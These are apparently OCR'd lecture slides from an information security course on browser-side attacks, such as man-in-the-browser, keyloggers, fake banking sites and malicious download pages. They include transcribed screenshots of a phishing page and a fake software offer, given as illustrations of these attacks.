CISC 3325 - Information Security


The Web—User Side

Adapted from *Security in Computing, Fifth Edition*, by Charles P. Pfleeger, et al. (ISBN: 9780134085043). Copyright 2015 by Pearson Education, Inc.

Objectives

- Attacks against browsers
- Fake and malicious websites
- Attacks targeting sensitive data
- Injection attacks
- Spam
- Phishing attacks

Browser Vulnerabilities



From *Security in Computing, Fifth Edition*, by Charles P. Pfleeger, et al. (ISBN: 9780134085043). Copyright 2015 by Pearson Education, Inc. All rights reserved.

Browser Attack Types

- Man-in-the-browser
- Keystroke logger
- Page-in-the-middle
- Program download substitution
- User-in-the-middle

Man-in-the-browser

- Attacker modifies web pages
    - in a completely covert fashion
    - invisible to both the user and host web application
- A type of Trojan horse
- Some trojans will be detected and removed by antivirus SW


Man-in-the-browser - Example

- Attack on an internet banking funds transfer:
  - The customer will always be shown, via confirmation screens, the exact payment information as keyed into the browser.
  - The bank, however, will receive a transaction with materially altered instructions
    - i.e. a different destination account number and possibly amount.
  - The use of strong authentication tools may create an increased level of misplaced confidence on the part of both customer and bank
    - that the transaction is secure
    - authentication is concerned with the validation of identity credentials.
      - This should not be confused with transaction verification.

SilentBanker

- SilentBanker was a Trojan that generally installed as a browser plug-in
- When it detected the user going to a banking URL, it would:
  - intercept keystrokes and even modify them so that money transfers would go to attackers' accounts.

Man-in-the-Browser



User types

Browser encrypts

Encrypted data transferred to bank

SilentBanker intercepts

From *Security in Computing, Fifth Edition*, by Charles P. Pfleeger, et al. (ISBN: 9780134085043). Copyright 2015 by Pearson Education, Inc. All rights reserved.

Keystroke Logger

- Hardware or software that records all keystrokes
- May be a small dongle plugged into a USB port or can masquerade as a keyboard
- May also be installed as malware
- Not limited to browsers

Page-in-the-Middle


- User is directed to a different page than believed or intended
- Similar effect to a man-in-the-browser, where attacker can intercept and modify user input

From *Security in Computing, Fifth Edition*, by Charles P. Pfleeger, et al. (ISBN: 9780134085043). Copyright 2015 by Pearson Education, Inc. All rights reserved.

Program Download Substitution

- Attacker creates a page with seemingly innocuous and desirable programs for download
- Instead of, or in addition to, the intended functionality, the user installs malware
- This is a very common technique for spyware

User-in-the-Middle




- Using click-bait to trick users into solving CAPTCHAs on spammers’ behalf

Successful Authentication

- The attacks listed above are largely failures of authentication
- Can be mitigated with
  - Shared secret
  - One-time password
  - Out-of-band communication

Fake Website



Personal Banking from Barclays - Barclays - Mozilla Firefox

http://www.gb-bclayuk.com/P1242557947640.htm

aa419

Artists Against 419 - Fake Sites Databa...

Personal Banking from Barclays -...

- Mobile site
- Barclays.com
- Nearest branch
- Security
- Privacy policy
- Accessibility
- Contact us
- Help

Barclays Personal Banking

Online Banking
Log in
Register

- Personal
- Premier
- Business
- Corporate
- Personal
- You are here: >
- Personal Banking

Control your money securely with Barclays Mobile Banking

Our free ⁹ service means you can check your balance and even make payments on the go.

Find out more →

Always with us
Credit cards
Mortgages
Bank accounts
Barclays Financial Planning

Helpful information
Help & support
Online Banking
Travel services

Bank
Additions Active
Barclays Bank Account

Borrow
Personal loans
Homeowner loan
Career Development

Save & invest
e-savings Reward
Monthly Savings
e-savings

Insure
Buildings and contents insurance
Car insurance

Ask a question
Ask a question below and we'll try our best to answer it.
Type your question here
Find your answer


Done

1452

64.15.147.205

From *Security in Computing, Fifth Edition*, by Charles P. Pfleeger, et al. (ISBN: 9780134085043). Copyright 2015 by Pearson Education, Inc. All rights reserved.

Fake Code


Home | Download | Members | More Info | Support
PDF2010
UPDATE TO 2010 VERSION!
PDF READER WRITER PROFESSIONAL
9.0
Rated the #1 Product Online!
Best Buy!
DOWNLOAD NOW!
OpenOffice Suite
Download Now

The Ultimate PDF Software Pack to

Open, Create & Edit Files in PDF format

The BEST All in One Office Solution for your PDF files

Top Features

- 50% faster than previous versions
- Search & save online Internet content
- Support for all Operating platforms
- New and improved interface
- Search single or multiple PDF files

Writer / Reader

- Download the easiest software to view, create, modify and print PDF documents. The PDF format as a global exchange document format is created by Adobe and is the most efficient way to exchange information.

FREE OFFICE SUITE INCLUDED!

Download today and receive a FREE copy of the Best **ALL-IN-ONE** Office Solution for Your PDF files! Get Instant access to the Ultimate Office Solution Package! Why wait, Join today and experience the most exciting PDF solution available today!

Average Rating: ★★★★★


Downloads: 267,927

File Size: 14.8 MB

Requirements: Windows 2000, XP, and Vista


Compatible with all Popular Platforms

Tracking Bug




From *Security in Computing, Fifth Edition*, by Charles P. Pfleeger, et al. (ISBN: 9780134085043). Copyright 2015 by Pearson Education, 